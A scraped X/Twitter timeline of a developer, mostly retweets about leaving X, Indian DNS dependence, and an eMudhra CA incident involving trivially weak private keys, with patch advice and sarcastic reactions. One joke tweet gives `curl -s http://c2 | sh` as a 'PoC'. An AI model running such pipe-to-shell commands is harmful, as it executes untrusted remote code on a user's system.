






Pinned Tweet
This is to announce that I am moving away from X to Mastodon. mastodon.social/@CodingThund… is where I will be active now, and not here. Also this is probably my last day here. Just logged in to post this
#mastodon

Yaksh Bariya retweeted

🚨New 0day inbound, curl2shell🚨
Can compromise any Linux host. Potentially 70% of the internet is affected.
Tweet-able PoC:
𝚌𝚞𝚛𝚕 -𝚜 𝚑𝚝𝚝𝚙://𝚌𝟸 | 𝚜𝚑
Can’t be patched


Yaksh Bariya retweeted

Good riddance. CAs should be perfect, impenetrable, impartial. If you screw up like this you should be instantly out of this business.
It's not some social network for pets, this has the same reliability requirements as flight pilot console.


Yaksh Bariya retweeted

India's tech dependence, 12/16: Every web address you type leaves India.
India runs none of the 13 root DNS servers. Local mirror copies cut delay, but the right to change the root zone stays outside India. Hosting a copy is not control.
That means a foreign actor could cut .in off the web in an extreme case. It also means the stream of Indian DNS lookups gives anyone along the path a map of who visits what, and when.
From my paper, The Sovereign Imperative: papers.ssrn.com/sol3/papers.…
Yaksh Bariya retweeted
"impossible standards"
every time something like this happens i am deeply disgusted by the amount of vulgarity displayed in the name of nationalism.
every such episode makes the task of anyone trying to do good a hundred times harder. you celebrate incompetence and deserve to suffer its consequences not others.

Now people should celebrate. An Indian company exits SSL/TLS business. Your witch-hunt and demand for impossible standards has worked.

Readers added context they thought people might want to know
Generating private keys with more than 3 digits for a world-trusted root certificate authority are not impossible standards. Badly generated keys may endanger - and have - the whole internet by breaking the most important encryption protocol.
theregister.com/security/2026/…
cloudflare.com/learning/ssl/w…

Such a reckless stance of a CA is quite concerning about who vouched for them being a part of the trust chain in the first place


Lesson learnt: mobile CPUs are quite powerful but still not powerful enough to handle 1000s of HTTPs requests at the same time
Yaksh Bariya retweeted

Tú teniendo síndrome del impostor y en el otro lado del mundo gente confundiendo 384bits de cifrado con 384 posibilidades de clave

News: We now know how eMudhra broke its CA keys. They were not stolen. They were tiny numbers: 4, 56, 66, 115, 155, 156, 230 and 237.
What happened: On Oct 17 a researcher named Wayne found he could recover the private keys of eight eMudhra intermediate CAs from their public certificates. He signed "We have a problem here - Wayne" with each key and sent it to the browser root programs. Mozilla rebuilt the keys on its own the same day.
Who is hit: Six of the CAs issue TLS certs and chain to emSign ECC Root CA - G3, trusted by Chrome, Firefox, Apple and Microsoft. Two sign code. Sectigo cross-signed all eight under "AAA Certificate Services".
How eMudhra got it wrong: These are ECDSA P-384 keys. A real one is a random number about 116 digits long. All eight were below 256, so you only need to try 255 values. eMudhra says that at an April 2025 key ceremony on Utimaco HSMs, it changed its usual steps to test key wrap/unwrap for export. A bug in its script made a second, weak set of keys. Staff then used the weak keys for the CSRs by mistake, because the key labels looked alike. eMudhra is still hunting the exact bug.
Why browsers were safe: No certs from these CAs appear in CT logs, and Chrome, Firefox, Safari and Edge reject unlogged certs. eMudhra says none of the eight issued end-entity certs. But curl, scripts, apps and devices that skip CT and revocation checks could have been fooled since April 2025. No one knows if that happened.
What to do now:
- Update ca-certificates (Ubuntu, Debian, Fedora, Alpine, Arch)
- NSS 3.131.1, Firefox 158.0.1
- Go 1.27.3 or 1.26.10, certifi 2026.10.19, pip 26.2.2, uv 0.13.4
- Node.js and Bun: fix pending
- macOS /usr/bin/curl still uses the old /etc/ssl/cert.pem
- Sites on emSign ECC Root CA - G3: Chrome drops that root Oct 27. Get a new cert now. eMudhra says about 30,000 certs must move.
bugzilla.mozilla.org/show_bu…
She has really nice curves.
For 2 years you thought only you were the ones to feel them.
Then someone came in and managed to remove her clothes revealing that the curves were too basic, for you had a really bad taste in curves.
#eMudhra #ssl #tls #https #cryptography

Yaksh Bariya retweeted

We are preparing representations to @GoI_MeitY, @IndianCERT and @ccaindiapki on the compromise of the private keys of eight eMudhra (emSign) intermediate certification authority certificates. Given the scale of the issue, Cabinet Minister @AshwiniVaishnaw must issue a public statement and outline the steps being taken to address it.
DNS can still get you by tricking you to connect to an untrusted ip which will use the snakeoil cert that should not work

Yaksh Bariya retweeted

The situation where a certificate's private key only has 8 bits of randomness instead of 384 is unacceptable.
We should urge all certificate authorities to immediately publish their private keys so that the community can make sure they are random enough.
Yaksh Bariya retweeted

the audacity to lie in a public statement, no HSM would ever generate a “weak key” like 4 lol

